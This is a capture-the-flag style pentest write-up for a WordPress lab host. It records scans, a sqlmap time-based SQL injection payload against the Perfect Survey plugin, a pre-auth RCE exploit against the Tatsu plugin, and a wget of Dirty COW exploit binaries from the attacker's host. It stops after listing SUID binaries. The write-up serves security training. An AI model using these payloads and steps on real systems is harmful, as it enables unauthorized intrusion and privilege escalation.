readme.md

Pentest 013 - WEB01-PRD V2 - 7 - 10.14.1.7

Scanning and Enumerating

Starting off as always with an nmap + nikto scan. Additionally reviewing the lab details, the following are implied - `Linux` `WordPress Plugin` `Privilege Escalation` `Permissions`

Nmap

```
# Nmap 7.94 scan initiated Sun Aug  6 13:36:34 2023 as: nmap -vv --reason -Pn -T4 -s
Nmap scan report for 10.14.1.7
Host is up, received user-set (0.18s latency).
Scanned at 2023-08-06 13:36:34 EDT for 27s
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 63 vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.4.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0               6 Jun 09  2021 pub
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 b0:9f:8f:4a:9c:33:41:3c:aa:be:19:be:fb:fd:52:a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC2eh2fjfsxivPe4Su8EKxws2BbA3whpJexShhUf/Z4+Z
|   256 4f:09:f4:c7:95:ae:3d:d3:3b:6d:82:fa:36:bb:d8:d0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH+K+hyB3L
|   256 92:34:16:5a:0e:67:fe:a4:2c:de:5d:76:bf:59:94:fe (ED25519)
```

```
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICbyPEJT7RX+7AoHNZ0R8mAOOXEg5AvMRjk5eDazJ9no
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/7.4.29)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.4.29
|_http-generator: WordPress 6.0
|_http-title: Lab Web Development &#8211; A strategic approach to website de...
111/tcp  open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
631/tcp  open  ipp     syn-ack ttl 63 CUPS 1.6
|_http-server-header: CUPS/1.6 IPP/2.1
|_http-title: Forbidden - CUPS v1.6.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3306/tcp open  mysql   syn-ack ttl 63 MariaDB (unauthorized)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.4
OS details: Linux 4.4
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/6%OT=21%CT=1%CU=37019%PV=Y%DS=2%DC=I%G=Y%TM=64CFDA3D
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=Z%II=I%TS=A)OPS(O1=M5
OS:B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O
OS:6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%D
OS:F=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 12.758 days (since Mon Jul 24 19:25:54 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

TRACEROUTE
HOP RTT       ADDRESS
1   184.74 ms 10.14.1.7

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sun Aug  6 13:37:01 2023 -- 1 IP address (1 host up) scanned in 27.57
```

OS Type: `Linux 4.4`

Port	Service	Protocol	Version
21	FTP	TCP	vsftpd 3.0.2
22	SSH	TCP	OpenSSH 7.4 (protocol 2.0)
80	HTTP	TCP	Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
111	rpcbind	TCP/UDP	100000
631	ipp	TCP	CUPS 1.6.3
3306	mysql	TCP	MariaDB

Nikto

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.7
+ Target Hostname:    10.14.1.7
+ Target Port:        80
+ Start Time:         2023-08-06 13:37:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/7.4.29
+ /: Retrieved x-powered-by header: PHP/7.4.29.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: Drupal Link header found with value: ARRAY(0x5615cf689f90). See: https://www.dr
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ /: Cookie wp-ps-session created without the httponly flag. See: https://developer.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
+ PHP/7.4.29 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the
+ /index.php: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ /: Web Server returns a valid response with junk HTTP methods which may cause fals
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up tc
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the ht
+ /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal se
+ /wp-login.php: Wordpress login found.
+ 8479 requests: 2 error(s) and 20 item(s) reported on remote host
+ End Time:           2023-08-06 14:01:31 (GMT-4) (1467 seconds)
```

```
-------------------------------------------------------------------------------
+ 1 host(s) tested
```

Additionally, feroxbuster returned a number of results. In the interest of limiting results here, I have just created a linked file here

Based on this being a wordpress site, I additionally check `wpscan` for plugin results:

```
wpscan --url 10.14.1.7
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.24
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://10.14.1.7/ [10.14.1.7]
[+] Started: Wed Aug 23 19:20:24 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.6 (CentOS) PHP/7.4.29
 |  - X-Powered-By: PHP/7.4.29
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.14.1.7/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scann
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_logi
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_ac
```

```
[+] WordPress readme found: http://10.14.1.7/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.14.1.7/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.14.1.7/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.0 identified (Insecure, released on 2022-05-24).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.14.1.7/index.php/feed/, <generator>https://wordpress.org/?v=6.0</gen
 |  - http://10.14.1.7/index.php/comments/feed/, <generator>https://wordpress.org/?v

[+] WordPress theme in use: thbusiness
 | Location: http://10.14.1.7/wp-content/themes/thbusiness/
 | Latest Version: 2.0.7 (up to date)
 | Last Updated: 2019-01-21T00:00:00.000Z
 | Readme: http://10.14.1.7/wp-content/themes/thbusiness/readme.txt
 | Style URL: http://10.14.1.7/wp-content/themes/thbusiness/style.css?ver=6.0
 | Style Name: THBusiness
 | Style URI: http://www.themezhut.com/themes/thbusiness
 | Description: THBusiness WordPress Theme is mainly focused for business websites w
 | Author: ThemezHut
 | Author URI: http://www.themezhut.com
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.0.7 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.14.1.7/wp-content/themes/thbusiness/style.css?ver=6.0, Match: 'Versi

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] perfect-survey
 | Location: http://10.14.1.7/wp-content/plugins/perfect-survey/
 | Latest Version: 1.5.1 (up to date)
 | Last Updated: 2021-06-11T12:09:00.000Z
 |
```

```
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.5.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.14.1.7/wp-content/plugins/perfect-survey/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.14.1.7/wp-content/plugins/perfect-survey/readme.txt

[+] tatsu
 | Location: http://10.14.1.7/wp-content/plugins/tatsu/
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 4.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.14.1.7/wp-content/plugins/tatsu/README.txt
```

Plugin	Version
XMLRPC	unknown
Perfect Survey	1.5.1
tastu	4.3


Checking `searchsploit` for "perfect survey" I find an exploit:

```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.7/scans/tcp80]
└─$ searchsploit "perfect survey"
------------------------------------------------------------------------------------------------------ ----------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ----------------------
WordPress Plugin Perfect Survey - 1.5.1 - SQLi (Unauthenticated)                                      | php/webapps/50766.py
------------------------------------------------------------------------------------------------------ ----------------------
Shellcodes: No Results

┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.7/scans/tcp80]
└─$ searchsploit "tatsu"
Exploits: No Results
Shellcodes: No Results

┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.7/scans/tcp80]
└─$
```


Exploitation

Initial Access


After determining `perfect survey` was vulnerable to a SQL injection attack, and there was indeed MySQL running on the system, I decided to go ahead with this one. Searchsploit yielded some results, but I had trouble working with this due to the default behaviors (although it took me awhile to figure out).




```
File  Actions  Edit  View  Help
[20:45:57] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[20:46:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[20:46:03] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[20:46:06] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:46:19] [INFO] GET parameter 'question_id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
y
[20:46:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:46:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potent
ial) technique found
[20:46:55] [INFO] checking if the injection point on GET parameter 'question_id' is a false positive
y
sqlmap identified the following injection point(s) with a total of 132 HTTP(s) requests:
---
Parameter: question_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=get_question&question_id=1 AND (SELECT 5083 FROM (SELECT(SLEEP(5)))VVOH)
---
[20:47:29] [INFO] the back-end DBMS is MySQL
[20:47:29] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
ential disruptions
n
web server operating system: Linux CentOS 7
web application technology: PHP 7.4.29, Apache 2.4.6
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:47:39] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 65 times, 400 (Bad Request) - 73 times
[20:47:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.14.1.7'

[*] ending @ 20:47:39 /2023-08-23/
```



```
---
[20:48:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:48:36] [INFO] fetching database names
[20:48:36] [INFO] fetching number of databases
[20:48:36] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[20:48:59] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
ential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n
2
[20:49:23] [INFO] retrieved:
information_schema
[20:55:44] [INFO] retrieved: wordpress
available databases [2]:
[*] information_schema
[*] wordpress

[20:59:08] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 239 times
[20:59:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.14.1.7'

[*] ending @ 20:59:08 /2023-08-23/
```






From here, I spent a good hour and a half testing `prefect-survey`; it was indeed vulnerable to SQL Injection, which I was able to perform both manually, and via `php/webapps/50766.py`. I was able to begin successfully enumerating the wordpress tables, but it was very slow, and not yielding anything notable at the time. While this was occurring, I tested out the `tatsu` plugin instead.

Googling yielded some promising results - https://github.com/darkpills/CVE-2021-25094-tatsu-preauth-rce. I created this locally and tested by setting up a listener - immediately this got me a shell.

```
┌──(kali㉿kali)-[~/…/13-web01prdv2/results/10.14.1.7/loot]
└─$ python3 tatsu.py http://10.14.1.7/ id
|=== Tatsudo: pre-auth RCE exploit for Tatsu wordpress plugin <= 3.3.8
|=== CVE-2021-XXX / Vincent MICHEL (@darkpills)

[+] Generating a zip with shell technique 'php'
[+] Uploading zip archive to http://10.14.1.7//wp-admin/admin-ajax.php?action=add_custom_font
[+] Upload OK
[+] Trigger shell at http://10.14.1.7/wp-content/uploads/typehub/custom/ezl/.sxauh.php
[+] Exploit success!
uid=48(apache) gid=48(apache) groups=48(apache)

[+] Shell file has been auto-deleted but parent directory will remain on the webserver
[+] Job done

┌──(kali㉿kali)-[~/…/13-web01prdv2/results/10.14.1.7/loot]
└─$
```



Privilege Escalation

Once I was able to retrieve a shell, I determined this was on Linux 3.0, and suspected it might be vulnerable to Dirty COW.

```
bash-4.2$ ./cow password
./cow password
bash: ./cow: Permission denied
bash-4.2$ chmod +x cow
chmod +x cow
bash-4.2$ ./cow password
./cow password
./cow: /lib64/libcrypt.so.1: version `XCRYPT_2.0' not found (required by ./cow)
./cow: /lib64/libc.so.6: version `GLIBC_2.33' not found (required by ./cow)
./cow: /lib64/libc.so.6: version `GLIBC_2.34' not found (required by ./cow)
bash-4.2$ wget 172.16.4.2/cowroot
wget 172.16.4.2/cowroot
--2023-08-23 21:25:54--  http://172.16.4.2/cowroot
Connecting to 172.16.4.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17520 (17K) [application/octet-stream]
Saving to: 'cowroot'

     0K .......... .......                                    100%  120K=0.1s

2023-08-23 21:25:55 (120 KB/s) - 'cowroot' saved [17520/17520]

bash-4.2$ chmod +x cowroot
chmod +x cowroot
bash-4.2$ ./cowroot
./cowroot
./cowroot: /lib64/libc.so.6: version `GLIBC_2.33' not found (required by ./cowroot)
./cowroot: /lib64/libc.so.6: version `GLIBC_2.34' not found (required by ./cowroot)
bash-4.2$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
bash: python3: command not found
bash-4.2$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.2$
```

Unfortunately, it did not have the appropriate / necessary kernel modules to properly exploit (as I tested several versions of dirty COW), so proceeded to enumerate the rest of the system.

```
-rws--x--x. 1 root root 24K Feb  2  2021 /usr/bin/chfn  --->  SuSE_9.3/10
-rws--x--x. 1 root root 24K Feb  2  2021 /usr/bin/chsh
-rwsr-xr-x. 1 root root 73K Aug  8  2019 /usr/bin/chage
-rwsr-xr-x. 1 root root 77K Aug  8  2019 /usr/bin/gpasswd
-rwsr-xr-x. 1 root root 41K Aug  8  2019 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x. 1 root root 543K Mar 28  2022 /usr/bin/openssl
-rwsr-xr-x. 1 root root 44K Feb  2  2021 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x. 1 root root 32K Feb  2  2021 /usr/bin/su
---s--x--x. 1 root root 148K Oct 14  2021 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x. 1 root root 32K Feb  2  2021 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x. 1 root root 28K Jan 25  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x. 1 root root 57K Jan 13  2022 /usr/bin/crontab
-rwsr-xr-x. 1 root root 28K Mar 31  2020 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris
2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 32K Oct 30  2018 /usr/bin/fusermount
-rwsr-xr-x. 1 root root 36K Apr  1  2020 /usr/sbin/unix_chkpwd
-rwsr-xr-x. 1 root root 11K Apr  1  2020 /usr/sbin/pam_timestamp_check
-rwsr-xr-x. 1 root root 12K Nov 16  2020 /usr/sbin/usernetctl
-rwsr-xr-x. 1 root root 115K Oct 14  2021 /usr/sbin/mount.nfs
-rwsr-xr-x. 1 root root 16K Jan 25  2022 /usr/lib/polkit-1/polkit-agent-helper-1
-rwsr-x---. 1 root dbus 57K Sep 30  2020 /usr/libexec/dbus-1/dbus-daemon-launch-helper
```

